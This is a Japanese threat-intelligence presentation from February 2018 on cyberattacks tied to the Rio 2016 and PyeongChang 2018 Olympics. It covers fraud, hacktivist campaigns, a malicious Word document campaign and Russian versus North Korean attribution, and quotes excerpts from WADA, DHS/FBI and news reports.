2018年冬季オリンピックに関連して発生する可能性のあるサイバー攻撃及びその背景

2018年 2月

名和 利男


トピック 1

2016年のリオ・オリンピックに関連して発生したサイバー攻撃

2016年におけるブラジルのサイバー脅威の外観

- 2014年、FIFAワールドカップ（ブラジル）開催以降、ブラジルはラテンアメリカにおけるサイバー犯罪で突出するようになった。
  - ブラジルにおけるサイバー犯罪：**2014年から2016年にかけて197%増加**
  - ブラジルにおける銀行に対する詐欺：**2015年から40%増加**

- 特に、アンダーグラウンドにおけるサイバー犯罪活動が活性化した。
  - トロイの木馬、悪意のあるプログラム（攻撃ツール）、フィッシング攻撃キャンペーンの請け負い、**Boleto（ブラジルにおける支払伝票）詐欺**、窃取されたクレジットカード・銀行口座・個人情報が急増



ブラジルの人気決済システム「Boleto」を悪用した詐欺を確認。Chromeに続き、Firefoxのブラウザ拡張機能を利用（2015年3月17日、トレンドマイクロ）
http://blog.trendmicro.co.jp/archives/11086

リオ・オリンピック2016におけるサイバー攻撃（1）

- **サイバー犯罪**
  - ATM スキミング
    - World Bankによると、ブラジルは**世界で最も多くのATM機器を保有**している。
    - 2014年のワールドカップにおいては、リオデジャネイロの国際空港の14つのATMが、Chupa Cabraマルウェアに感染さらせ、多くの**観光客のクレジットカード情報が窃取**された。
  - POSマルウェア
    - 2015年4月、ブラジルの100以上の**店舗のPOS**が FighterPOSマルウェアに感染し、多くのクレジットカード情報が摂取された。

リオ・オリンピック2016におけるサイバー攻撃（1）

- **ネット詐欺**
  - 2014年のFIFAワールドカップ（ブラジル）と同様に、リオ・オリンピックをテーマにした偽サイト、チケット販売の偽サイト、及びその他のオリンピックに関連性を持たせた偽サイトが構築され、いずれも**ID/パスワード等の機微情報やPII（Personally identifiable information；個人情報）の窃取**を目的としたものであった。
    - 2014年のFIFAワールドカップ（ブラジル）において、サイバー犯罪者は、フリーキャッシュ（無料サービス）、旅行、ホテル情報を提供に似せたフィッシング詐欺メールやワールドカップのプレーヤーや、ロゴのイメージを伴った悪意のあるポップアップ広告を利用した情報窃取が発生した。特に目立った手法は、「Window Live Games 2014 FIFA World Cup」という件名で、抽選で当たった賞品を郵送するために**個人のプライベート情報や金融関連情報の提供を求めるもの**であった。
    - ポルトガル語によるグーグル検索結果で、ワールドカップのチケット販売の詐欺サイト（fifabr.com）を出力させ、偽のチケットを低価格で販売することを謳いながら、**支払いカードデータを入力させて窃取**した。
  - 2016年3月、ブラジルのサイバー犯罪者は、**フィッシング詐欺キャンペーン**を強化した。
    - そのフィッシング詐欺メールには、悪意のあるペイロードが埋め込まれたPNGイメージを含むPDFファイルを添付されていた。
    - 最近のブラジルのサイバー犯罪者は、ステガノグラフィー（電子あぶり出し技術）を利用する傾向が高い。

リオ・オリンピック2016におけるサイバー攻撃（2）

- **無線ネットワーク**
  - 2016年のリオ・オリンピックは、2012年のロンドン・オリンピックに比べて、**3G/4Gモバイルデータアクセスが50%増加**した。
    - モバイルデータアクセスの増加に伴い、悪意のあるハッカーが、PII（個人情報）を窃取するために**偽のWiFiネットワーク**を立ち上げた。観光客は、ローミングコストを避けるため、最寄のWiFiネットワークに接続する傾向がある。
    - サイバー犯罪者は、**公式のオリンピックネットワーク或いは会場名の名称を使い、WiFi或いはホットスポットネットワークを作り**、中間者攻撃を行い、ユーザのデータを抜き取った。

リオ・オリンピック2016におけるサイバー攻撃（2）

- **Boletos（ブラジルにおける支払伝票）**
  - **ブラジルにおける銀行決済のうち18%がオンラインシステム上で行われる**。その多くで、ブラジル連邦銀行により定められているBotetosと呼ばれる支払い伝票が利用されている。
  - 攻撃者は、デバイスやWebサイトに残存するBoletoへの入力情報の窃取を行っている。特に、リオ・オリンピック期間中は、次のようなBoteto情報窃取のためのマルウェアの活動が確認された可能性がある。
    - Bolware： Boletoのバーコードを書き換える。（これにより犯罪者の口座に入金される。）
    - Broban： フィッシング詐欺メールにより、悪いるあるブラウザのプラグインや拡張機能がインストールされる。
    - Onyx 及び Eupuds： EupudsはWebブラウザのメモリにに悪意のあるコードをインジェクトしてBoteo情報を書き換える。Onnyは、Mac OSや Linux OS上で 動作する。Eupudsは、バーコードを書き換えるが、Onyxは、悪意のあるサーバから新しいバーコードイメージをダウンロードして表示させる手段をとる。


リオ・オリンピック2016におけるサイバー攻撃（3）

- **ハックティビスト活動と攻撃キャンペーン**
  - リオ・オリンピック2016への反対を示唆するメッセージは、**2014年のFIFAワールドカップ（ブラジル）の政府からの巨額支出の問題**を受けて、2015年7月に流れ始
  - 2016年1月31日、@MrAlias1のアカウントが、リオ・オリンピックへの反対を示るイメージ（右図）が投稿され、2月2日、@AnonBRNewsが #OpOlympicHaのハッシュタグを作り、SNSでの議論が始まった。
  - #OpOlympicHackingを通じた攻撃キャンペーンは、次のとおり。
    - 2月2日： Petrobas（リオデジャネイロの電力会社）、Petronect（国営石油公社ペトのビジネスベンダーのためのポータルサイト）、Accenture（アイルランドベースのティング会社）のシステム侵入が成功したと主張し、それらの窃取情報（社員の1,100名以上の名前、ユーザ名、パスワード、メールアドレス）がPastebin に投稿された。攻撃者を名乗ったのは @ECHOisonであるが、それぞれのサイトへのSQLインジェクションが成功したと声明を出した。
    - 2月3日：@HazardsBrazilが、Prefeitura Municipal de Patos de Minas（patosdeminas.mg.gov.br）のサイトに侵入したと主張し、その内部情報を摂取してPastebinに投稿した。
    - 2月4日：@HazardsBrasilが、OpOlympicHackingキャンペーンとして、Ministério da Previdência Social (Ministry of Social Security) のサイトを停止させたと主張した。
    - 4月22日：Anonymous Brasilが、OpOperadoras キャンペーンとして、Agência Nacional de Telecomunicações (Anatel)（ブラジルの通信省）へのDDoS攻撃を成功させたと主張した。Anatelによると、攻撃規模は40Gbpsであった。
    - 5月11日： Anonymous Brasilが、 #OpOlympicHackingキャンペーンとして、リオ・オリンピック関連サイト（brasil2016.gov.br、200.198.193.123/esporte.gov.br）に対して、DDoS攻撃を成功させたと主張した。

#OpOlympicHackibng のTwitter投稿で共有されたリオ・オリンピックへの反対を示唆するイメージ

リオ・オリンピック2016におけるサイバー攻撃（4）

- IoTを踏み台にしたDDoS攻撃が急増した。



出典元：Rio Olympics a DDoS Success Story（2016年8月、Arbor Networks）

トピック 2

平昌オリンピックを標的としたサイバー攻撃の報道内容と
分析結果について

2018年1月11日 McAfee Labs ブログ

- **平昌オリンピックを標的とした不審な文書**
  - McAfee Advanced Threat Research(ATR)のアナリストが、平昌オリンピック関連の組織を狙う攻撃を発見しました。
  - 「농식품부, 평창 동계올림픽 대비 축산악취 방지대책 관련기관 회의 개최.doc」(「農林部および平昌オリンピックが開催」)と題された**不正なMicrosoft Word文書が電子メールに添付**されていたのです。
  - このメールの主な標的はicehockey@pyeongchang2018.comですが、BCC欄には他の韓国組織も含まれていました。その大半は、**インフラ提供や支援業務を行うオリンピック関連の組織**です。攻撃側は、オリンピックに大規模な網を張っているようです。
  - この平昌オリンピックを狙う攻撃は、2017年12月22日に始まりました。最新の活動は12月28日に確認されています。攻撃側は当初、ハイパーテキスト アプリケーション(HTA)ファイルとして**不審な文書にスクリプトを埋め込んで**いましたが、その後すぐに**リモート サーバー上の画像にファイルを埋め込んで**隠し、難読化されたVisual Basicマクロでデコーダのスクリプトを実行する方法に移行しました。また、この画像を解読し、埋め込まれたファイルを暴くカスタムの**PowerShellコード**も記述しています。

McAfee Blog
マカフィー
公式ブログ

出展: https://blogs.mcafee.jp/maliciousdocumenttargetspyeongchangolympics

「平昌オリンピック」を標的にした攻撃者像の分析

- **北朝鮮のサイバー攻撃部隊の「アトリビューション」と不整合**

（画像の選択傾向）

  - 不正なPowerShellコードが埋め込まれた画像に、日本語の宣伝文句が記述されているものを利用している。
  - 北朝鮮によるサイバー攻撃は、標的とした国で流通しているイメージを使用する傾向が強い。

（複数の手段によるファイルレス攻撃）

  - これまで韓国を標的とした「**複数の手段によるファイルレス攻撃**」は確認されていなく、今回初めてであった。
  - 北朝鮮によるサイバー攻撃は、「**複数の低機能のマルウェアの有機的連携による攻撃**」が多い。

http://www.sourcenext.com/product/pc/ofc/pc_ofc_001604/

- **ロシアのサイバー攻撃部隊の「アトリビューション」と酷似**
  - 「タスクスケジューリング機能の利用」、「複数の手段のファイルレス攻撃」、「ステガノグラフィ等のオープンソースの積極的利用」、「検知回避のための難読化法」、「文書の保護モード」、「正規事業者のサイト悪用」

ロシアによる「平昌オリンピック」に対するサイバー攻撃の可能性

- 2018年冬季オリンピックを取り巻く活動に関与する民間部門および非政府組織が、**ロシアのサイバー攻撃者の標的になる可能性**がある。

- 標的となる推定理由は、ドーピング防止規則違反を理由とした、**2018年冬季オリンピックへのロシアの出場禁止**及び**ロシア選手6名を永久追放**したことに対して、**国際オリンピック委員会(IOC)及び敵対国の選手の信頼失墜させる**ために、オリンピックに関連した**機微情報の窃取及び悪用**が行われる可能性によるものである。


BuzzFeed NEWS BuzzFeed Videos Quizzes Tasty More

WORLD

Russia, Banned From The Winter Olympics, Apparently Is Hacking Olympic Emails

The new leaks may be retaliation for the December decision to bar Russia from participating in the Winter Olympic Games in South Korea.

Posted on January 11, 2018, at 4:41 a.m.

Kevin Collier
BuzzFeed News Cybersecurity Correspondent

PyeongChang 2018™

A bear and a tiger are the mascots for the Pyeongchang 2018 Winter Olympic and Paralympic Games that follow.
Dan Mullan / Getty Images


https://www.buzzfeed.com/kevincollier/russia-banned-from-the-winter-olympics-apparently-is?utm_term=.qdmzQ3Bpvk#.msL0b3Qv74

ロシアが「平昌オリンピック」にサイバー攻撃を仕掛ける理由

- 2018年の冬季オリンピックに関連する活動に関与する米国の民間部門および非政府組織は、ロシアのサイバー攻撃者の標的になる可能性が高いと評価されている。**ロシアのサイバー攻撃者によるこの標的設定は、次のような出来事に由来し、米国の選手とIOCの信用を失う機密情報を窃取したと分析されている**。
- 2017年12月5日、国際オリンピック委員会（以下、IOC）が、スイスのローザンヌで理事会において、組織的なドーピングを行ってきたとされるロシアに対し、2018年2月に韓国で開催される平昌オリンピックでロシア選手団の参加を認めないと決定した。
  - 以前より、IOC理事会は、世界アンチ・ドーピング機構（以下、WADA）より、「ロシアは2011年から4年間に渡り、選手に対して運動パフォーマンス向上の薬物のドーピングを国家ぐるみで組織的に行っていた」ことを報告し、IOC理事会はロシアの参加について協議を重ねていた。
- 2017年12月12日、IOCはアイスホッケー女子で年ソチ五輪ロシア代表だったインナ・デュバノクら6人をドーピング違反のため永久追放にすると発表した。
  - IOCは違反の疑いがある他の選手の聴取も続け、処分は拡大する可能性がある。ソチ五輪でロシア女子は6位だったが、成績は抹消される。

これまでのロシアによるオリンピック絡みのサイバー攻撃(1)

- 2016年8月25日から同年9月12日まで、技術的知見及びフォレンジックにより見出された事項に関するWADAの声明及び米国DHSとFBIの共同分析報告(Joint Analysis Report: JAR)によると、**ロシア情報機関に所属するサイバースパイ組織「ファンシー・ベア(Fancy Bear)」が、WADAのアンチ・ドーピング管理システム(ADAMS)に不正アクセスした**。
  - この声明によると、この攻撃者は、WADAとIOC電子メールアカウントに送られたスピアフィッシング電子メールを介して、2016リオオリンピックの ADAMSアカウントの認証情報にアクセスした可能性が高い。



NCCIC

Federal Bureau of Investigation

JOINT ANALYSIS REPORT

DISCLAIMER: This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service referenced in this advisory or otherwise. This document is distributed as ***TLP:WHITE:*** *Subject to standard copyright rules,* ***TLP:WHITE*** *information may be distributed without restriction. For more information on the Traffic Light Protocol, see https://www.us-cert.gov/tlp.*

Reference Number: JAR-16-20296A **December 29, 2016**

GRIZZLY STEPPE – Russian Malicious Cyber Activity

Summary


This Joint Analysis Report (JAR) is the result of analytic efforts between the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI). This document provides technical details regarding the tools and infrastructure used by the Russian civilian and military intelligence Services (RIS) to compromise and exploit networks and endpoints associated with the U.S. election, as well as a range of U.S. Government, political, and private sector entities. The U.S. Government is referring to this malicious cyber activity by RIS as GRIZZLY STEPPE.

Previous JARs have not attributed malicious cyber activity to specific countries or threat actors. However, public attribution of these activities to RIS is supported by technical indicators from the U.S. Intelligence Community, DHS, FBI, the private sector, and other entities. This determination expands upon the Joint Statement released October 7, 2016, from the Department of Homeland Security and the Director of National Intelligence on Election Security.

https://www.us-cert.gov/sites/default/files/publications/JAR_16-20296A_GRIZZLY%20STEPPE-2016-1229.pdf

これまでのロシアによるオリンピック絡みのサイバー攻撃(2)

- 2016年9月13日、米国の科学技術誌及びWADAの技術的知見及びフォレンジックにより見出された事項に関するWADAの声明によると、**Fancy Bearは、ADAMSから窃取した、米国選手の「治療使用特例(Therapeutic Use Exemptions)」と呼ばれる記録情報を漏洩した**。
  - 科学技術紙によると、漏洩した記録情報は、「FancyBears[.]net」及びそれに関連するソーシャルメディアのアカウントに掲載され、WADAが禁止物質の使用を承認したことが示されていた。
  - WADAの声明によると、Fancy Bearによって公開された全てのデータは、調査の結果、ADAMSのデータを正確に反映するものではなかったとした。



5 October 2016

Cyber Security Update: WADA's Incident Response

As has been reported in the media, since 13 September the cyber espionage group "Fancy Bear" has been releasing batches of confidential athlete data regarding Therapeutic Use Exemptions (TUEs) on its website. The **TUE process** is a means by which an athlete can obtain approval to use a prescribed prohibited substance or method for the treatment of a legitimate medical condition. The TUE program is a rigorous and necessary part of elite sport, which has overwhelming acceptance from athletes, physicians and all anti-doping stakeholders worldwide. The criminal activity undertaken by the cyber espionage group, which seeks to undermine the TUE program and the work of WADA and its partners in the protection of clean sport, is a cheap shot at innocent athletes whose personal data has been exposed.

Fancy Bear illegally obtained the data from an account in WADA's Anti-Doping Administration and Management System (ADAMS) created especially for the Rio 2016 Olympic Games (Rio 2016 ADAMS Account); and, therefore, has access to the TUE history of athletes that participated in the Games.

The broader ADAMS was not compromised in the attack.

https://www.wada-ama.org/en/media/news/2016-10/cyber-security-update-wadas-incident-response

これまでのロシアによるオリンピック絡みのサイバー攻撃(3)

- 2016年10月7日、有名米紙の漏洩情報に関する報道によると、Fancy Bearのサイバー攻撃者は、WADAから禁止薬物の使用を許可された何百人もの米国選手に関する情報を公開した。
  - この報道によると、2016年9月の攻撃者らは、公開された情報が記載されたスプレッドシートを含む米国アンチ・ドーピング機構(US Anti-Doping Agency)幹部のメールアカウントにアクセスした。

U.S. Athletes Reassured After New Russian Hack

By REBECCA R. RUIZ OCT. 14, 2016

Travis Tygart, chief executive of the United States Anti-Doping Agency, has called on global sports leadership to condemn the hacking of athletes' medical information. John Thys/Agence France-Presse — Getty Images

https://www.nytimes.com/2016/10/15/sports/us-officials-reassure-athletes-after-new-russian-hack-of-medical-files.html?_r=0

FANCY BEARS'

Hack Team

#0p0lympics

About us

2016-09-13

Greetings citizens of the world. Allow us to introduce ourselves… We are Fancy Bears' international hack team. We stand for fair play and clean sport.

We announce the start of #0p0lympics. We are going to tell you how Olympic medals are won. We hacked World Anti-Doping Agency databases and we were shocked with what we saw.

We will start with the U.S. team which has disgraced its name by tainted victories. We will also disclose exclusive information about other national Olympic teams later. Wait for sensational proof of famous athletes taking doping substances any time soon.

We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
Expect us.

Anonymous - #0p0lympics

https://fancybear.net/

これまでのロシアによるオリンピック絡みのサイバー攻撃(4)

- 2017年1月6日、ロシア連邦軍参謀本部情報総局(General Staff Main Intelligence Directorate、以下RGU)のサイバー攻撃者が、WADAを標的にした2016年夏季オリンピック以降の米国の選手に関するデータ漏洩の背後にいた。

- 2017年11月9日、ロシアのチェリャビンスクで行われたプーチン大統領の声明によると、ウラジミール・プーチン大統領は、ロシア大統領選に影響を及ぼすドーピング疑惑を捏造する米国を非難した。
  - パナマ文書(租税回避行為に関する一連の機密文書)と2016年オリンピックのドーピングスキャンダルの公表は、米国が主導したロシア中傷の努力であると公然と指摘した。
  - プーチン大統領は、米国のイメージを傷つけ、偽善者に仕立て上げる暴露の利用機会を探していた。

トピック 3


2017年の「北朝鮮に関連すると思われるサイバー攻撃」
に関する報道のまとめ

2017年の「北朝鮮に関連すると思われるサイバー攻撃」

- – 2017年2月　世界各国の銀行に対する窃取型攻撃
- 2017年4月-9月 韓国の仮想通貨取引所への窃取型攻撃
- 2017年5月　WannaCry（史上最大のランサムウェア攻撃）
- 2017年9月　米国のユーティリティ事業者への偵察型攻撃
- 2017年10月　台湾の銀行におけるSWIFTへの不正操作型攻撃
- 2017年10月　ネットバンキング利用者への窃取型攻撃
- 2017年11月　仮想通貨のマイニング攻撃
